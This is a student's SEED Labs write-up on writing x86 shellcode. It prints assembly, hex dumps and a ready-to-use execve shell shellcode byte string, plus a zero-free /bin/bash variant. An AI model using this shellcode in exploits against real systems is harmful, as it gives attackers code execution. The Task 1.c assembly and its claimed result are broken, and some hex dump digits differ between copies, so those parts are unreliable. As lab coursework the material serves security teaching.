
Later, **XXD** command is used to print out the content of binary file and then we copy the required machine code out of the binary file.



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Jun 10 01:59
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
1:59 AM
6/10/2023


```
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx,esp
  13:   31 d2                   xor    edx,edx
  15:   31 c0                   xor    eax,eax
  17:   b0 0b                   mov    al,0xb
  19:   cd 80                   int    0x80
$ xxd -p -c 20 mysh.o
7f454c4601010100000000000000000001000300
0100000000000000000000004000000000000000
3400000000002800050002000000000000000000
0000000000000000000000000000000000000000
0000000000000000000000000000000000000000
0000000001000000010000000600000000000000
100100001b000000000000000000000010000000
0000000007000000030000000000000000000000
3001000021000000000000000000000001000000
0000000011000000020000000000000000000000
6001000040000000040000000300000004000000
1000000019000000030000000000000000000000
a00100000f000000000000000000000001000000
00000000000000000000000031c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd8000
00000000002e74657874002e7368737472746162
002e73796d746162002e73747274616200000000
0000000000000000000000000000000000000000
0000000000000000010000000000000000000000
0400f1ff00000000000000000000000003000100
08000000000000000000000010000100006d7973
682e73005f73746172740000
$ 
```

Hence the copied code is pasted into convert.py file as instructed in the pdf. Thus, we copy the shellcode into the attacking code.



```
#!/usr/bin/env python3

# Run "xxd -p -c 20 rev_sh.o",
# copy and paste the machine code to the following:
ori_sh ="""
31c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd80
"""

sh = ori_sh.replace("\n", "")

length  = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + '   "'
for i in range(length):
    s += "\\x" + sh[2*i] + sh[2*i+1]
    if i > 0 and i % 16 == 15:
       s += '"\n' + '   "'
s += '"\n' + ").encode('latin-1')"
print(s)

```

After making changes into convert.py file we execute the file using **./convert.py** command which gives output as,



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 10 02:08
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Type here to search
2:08 AM
6/10/2023

```
  15:   31 c0                   xor    eax,eax
  17:   b0 0b                   mov    al,0xb
  19:   cd 80                   int    0x80
$ xxd -p -c 20 mysh.o
7f454c4601010100000000000000000001000300
0100000000000000000000004000000000000000
3400000000002800050002000000000000000000
0000000000000000000000000000000000000000
0000000000000000000000000000000000000000
0000000001000000010000000600000000000000
100100001b000000000000000000000010000000
0000000007000000030000000000000000000000
3001000021000000000000000000000001000000
0000000011000000020000000000000000000000
6001000040000000040000000300000004000000
1000000019000000030000000000000000000000
a00100000f000000000000000000000001000000
000000000000000000000000031c050682f2f7368
682f62696e89e3505389e131d231c0b00bcd8000
00000000002e74657874002e7368737472746162
002e73796d746162002e73747274616200000000
0000000000000000000000000000000000000000
0000000000000000010000000000000000000000
0400f1ff000000000000000000000000003000100
0800000000000000000000000100001000006d7973
682e73005f7374617274000000
$ ./convert.py
Length of the shellcode: 27
shellcode= (
   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
   "\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
$ 
```

Thus the attacking code stores the shell code into the python array.

Task 1.b. Eliminating Zeros from the Code

- **If we want to assign zero to eax, we can use "mov eax, 0", but doing so, we will get a zero in the machine code. A typical way to solve this problem is to use "xor eax, eax". Please explain why this would work.**

Ans: As per the question using “mov eax, 0” is not a good idea as it as zero in machine code whereas when we use “xor eax, eax” there is no zero in the machine code. So we go for “xor eax, eax”.

- **If we want to store 0x00000099 to eax. We cannot just use mov eax, 0x99, because the second operand is actually 0x00000099, which contains three zeros. To solve this problem, we can first set eax to zero, and then assign a one-byte number 0x99 to the al register, which is the least significant 8 bits of the eax register.**

Ans: From my knowledge, if we want to store 0x00000099 to eax, we can write the code as

xor eax, eax

mov al, 0x99

- **Another way is to use shift. In the following code, first 0x237A7978 is assigned to ebx. The ASCII values for x, y, z, and # are 0x78, 0x79, 0x7a, 0x23, respectively.**

Ans: We use shift operator to solve this code and it is written as


mov ebx, 0x78797a23

shl ebx, 8

shr ebx, 8


- **Task. In Line 1 of the shellcode mysh.s, we push "//sh" into the stack. Actually, we just want to push "/sh" into the stack, but the push instruction has to push a 32-bit number. Therefore, we add a redundant / at the beginning; for the OS, this is equivalent to just one single /. For this task, we will use the shellcode to execute /bin/bash, which has 9 bytes in the command string (10 bytes if counting the zero at the end). Typically, to push this string to the stack, we need to make the length multiple of 4, so we would convert the string to /bin////bash. However, for this task, you are not allowed to add any redundant / to the string, i.e., the length of the command must be 9 bytes (/bin/bash). Please demonstrate how you can do that. In addition to showing that you can get a bash shell, you also need to show that there is no zero in your code.**

Ans: With respect to the above statements we change the code as,



```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      mov edx, "h***"    ; moving string "h***" to register edx
      shl edx, 24        ; shifting the bits left for 24 bits
      shr edx, 24        ; shifting the bits right for 24 bits
      push edx           ; Now the register edx has the value "h/0/0/0"
      push "/bas"
      push "/bin"
      mov  ebx, esp      ; Get the string address

      ; Construct the argument array argv[]
      push eax           ; argv[1] = 0
      push ebx           ; argv[0] points "/bin//sh"
      mov  ecx, esp      ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx      ; No env variables

      ; Invoke execve()
      xor  eax, eax      ; eax = 0x00000000
      mov   al, 0x0b     ; eax = 0x0000000b
      int 0x80
```


Then after executing the command ./mysh we get into bash shell,


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 11 21:36
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
9:36 PM
6/11/2023

```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$ echo $$
10467
hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$ exit
exit
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ echo $$
9671
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ 
```

- **Task 1.c. Providing Arguments for System Calls Inside mysh.s, in Lines ❷ and ❸, we construct the argv[] array for the execve() system call. Since our command is /bin/sh, without any command-line arguments, our argv array only contains two elements: the first one is a pointer to the command string, and the second one is zero. In this task, we need to run the following command, i.e., we want to use execve to execute the following command, which uses /bin/sh to execute the "ls -la" command.**


Ans: When we execute the command **“ /bin/sh -c "ls -la" ”** we get,




SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 11 21:45
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
9:45 PM
6/11/2023

```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ /bin/sh -c "ls -la"
total 40
drwxrwxr-x 2 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 11 21:45 .
drwxr-xr-x 3 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 10 01:41 ..
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  484 Jun 10 02:00 convert.py
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  294 Dec 27  2020 Makefile
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4512 Jun 11 21:35 mysh
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  266 Jun 11 18:09 mysh2.s
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  378 Jun 11 03:58 mysh_64.s
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  448 Jun 11 21:35 mysh.o
-rwxrwxrwx 1                     777 hemanthsaikumarmaddhuri  821 Jun 11 21:35 mysh.s
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$
```

Later, we were asked to execute “ls -la” using the /bin/sh which means to running of command internally from the code (mysh.s). We can see the code for the following,




```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      mov edx, "h***"    ; moving string "h***" to register edx
      shl edx, 24        ; shifting the bits left for 24 bits
      shr edx, 24        ; shifting the bits right for 24 bits
      push edx           ; Now the register edx has the value "h/0/0/0"
      push "/bas"
      push "/bin"
      push "/usr"
      mov  ebx, esp      ; Get the string address

      ; Construct the argument array argv[]
      push eax           ; argv[1] = 0
      push ebx           ; argv[0] points "/bin//sh"
      mov edx,'"-al"'
      lea ecx, [edx+3]
      mov edx, '"ls"'
      lea ecx, [edx+10]
      mov edx, '-c'
      lea ecx, [edx+4]
      mov  ecx, esp      ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx      ; No env variables

      ; Invoke execve()
      xor  eax, eax      ; eax = 0x00000000
      mov   al, 0x0b     ; eax = 0x0000000b
```


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Jun 12 00:13
hemanthsaikumarmaddhuri@VM: ~/Downloads/Labsetup
Type here to search
12:13 AM
6/12/2023

```
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ nasm -f elf32 mysh.s -o mysh.o
mysh.s:17: warning: character constant too long [-w+other]
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ld -m elf_i386 mysh.o -o mysh
hemanthsaikumarmaddhuri@VM:~/Downloads/Labsetup$ ./mysh
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hemanthsaikumarmaddhuri@VM:/home/hemanthsaikumarmaddhuri/Downloads/Labsetup$ ls -al
total 72
drwxrwxr-x 2 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 12 00:13 .
drwxr-xr-x 3 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4096 Jun 10 01:41 ..
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  294 Dec 27  2020 Makefile
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  484 Jun 10 02:00 convert.py
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  584 Jun 12 00:06 myenv
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  528 Jun 12 00:06 myenv.o
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  445 Jun 12 00:03 myenv.s
-rwxrwxr-x 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri 4544 Jun 12 00:13 mysh
-rw-rw-r-- 1 hemanthsaikumarmaddhuri hemanthsaikumarmaddhuri  480 Jun 12 00:11 mysh.o
